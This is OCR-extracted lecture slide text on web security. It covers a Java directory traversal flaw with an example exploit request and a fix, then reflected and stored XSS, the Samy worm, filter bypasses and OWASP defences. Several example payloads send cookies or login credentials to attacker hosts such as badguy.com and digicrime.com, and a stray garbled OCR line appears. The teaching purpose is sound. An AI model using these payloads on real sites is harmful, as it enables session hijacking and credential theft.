
Message of the Day POST





Directory traversal

```
00224:     public void handle_message(String target, Request baseRequest, HttpServletRequest request,
00225:     {
00226:         if (!ValidateSid(target, baseRequest, request, response))
00227:             return;
00228:
00229:         response.setContentType("text/html;charset=utf-8");
00230:         response.setStatus(HttpServletResponse.SC_OK);
00231:         baseRequest.setHandled(true);
00232:
00233:         String filename = request.getParameter("filename");
00234:         System.out.println("handle_message: filename - " + filename);
00235:         response.getWriter().println(ReadFile("htdocs/" + filename));
00236:     }
00237:
```



concatenation allows any file to be accessed with ../

Exploitation

```
## nc localhost 8080
POST /message HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Content-Length: 21
Cache-Control: max-age=0
Accept: */*
Origin: http://localhost:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://localhost:8080/search?showmsg=1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Cookie: PHPSESSID=t9j60c755o3rh6324ggpb2v582; SID=1399889601763

filename=../Book.java
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Content-Length: 130
Server: Jetty(7.0.2.v20100331)

public class Book
{
    public int ID;
    public String Title;
    public String Author;
    public String Status;
}
```

Content-Length should be updated

Source code disclosure

Directory traversal solution

- Check that canonical path is in allowed directory

```
File f = new File(path);
try {
    realpath = f.getCanonicalPath();
    // check that realpath is inside allowed directory
}
catch(Exception e) {}
```

- Examples:
  - C:\temp\myapp\bin\..\\..\file.txt - not canonical path
  - C:\temp\file.txt - canonical path

What have we learned?

- Vulnerability: Directory traversal
- Exploitation
  - retrieving of arbitrary files
- Threat types
  - information disclosure
- Mitigations
  - Convert path to canonical and verify location
  - Java: java.io.File.getCanonicalPath()
  - UNIX: realpath()
  - Windows: GetFullPathName()

Preventing Injection Attacks

- Separate code and control from data
  - costs, ability (source code? Change tool?), awareness
- Use tools to find vulnerabilities in site/server
- Preferably: `firewall` to protect all applications
  - often called Web Application Firewall (WAF)
    - e.g. ModSecurity (open source WAF)
  - external solution – no change to applications
- Filtering approaches:
  - block known vulnerabilities
  - remove all `control chars` (to block unknown attacks)
- 8099i0ol;pp0llll-[?"l.'/Problem: legitimate use of control chars in input

Cross-Site Scripting Attack (XSS)

- Scripting - Web Browsers can execute commands
  - embedded in HTML page
  - supports different languages (JavaScript*, VBScript, ActiveX, etc.)
- Cross-Site - foreign script sent via server to client
  - attacker "makes" Web-Server deliver malicious script code
  - malicious script is executed in Client's Web Browser when page is requested by the client
- Attack
  - steal Access Credentials, DoS, Modify Web pages
  - execute any command at the client machine

What is XSS?


- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a Web application
- Methods for injecting malicious code:
  - Reflected XSS ("type 1")
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored/persistent XSS ("type 2")
    - the attacker stores the malicious code in a resource managed by the web application, such as a database

Reflected XSS attack

- The injected script is reflected off the (vulnerable / victim) web server response (e.g., error message, search result) that includes some / all of the input sent to the server as part of the request

- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other (malicious) web site

Reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - http://victim.com/search.php ? term = apple
- server-side implementation of
  - search.php:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie)  </script>
```

- What if user clicks on this link?
  1. Browser goes to http://victim.com/search.php
  2. victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link


victim echoes user input

Victim Server


www.victim.com

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

Reflected XSS attack




Stored XSS



1. Attacker sends malicious code
2. Server stores message
3. User requests message
4. Message is delivered by server
5. Browser executes script in message

This is only one example out of many attack scenarios!

Stored XSS


Attack Server
4
steal valuable data
1
Inject malicious script
Store bad stuff
User Victim
2
request content
3
receive malicious script
Server Victim
Download it

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags (cascading style sheets):

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

- Suppose pic.jpg on web server contains HTML !
  - request for http://site.com/pic.jpg results in:

    HTTP/1.1 200 OK

    …

    Content-Type: image/jpeg


    <html> fooled ya </html>
- IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
  - what if attacker uploads an "image" that is a script?

How to Protect Against XSS attacks (OWASP)

- Never trust client-side data, validate input - headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters)
- Black listing is not enough - there are too many types of active content and too many ways of encoding it to get around filters
- Adopt a 'positive' security policy that specifies what is allowed

ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds <script> in POST data
  - Looks for hardcoded list of patterns
  - Can be disabled: <%@ Page validateRequest="false" %>



Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script
  - Good case

    <script src=" ..." → src="..."


  - But then

    <scr<scriptipt src=" ..." → <script src=" ..."

Advanced anti-XSS tools

- Dynamic Data Tainting
  - e.g., Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

Complex problems in social network sites



User-supplied application

END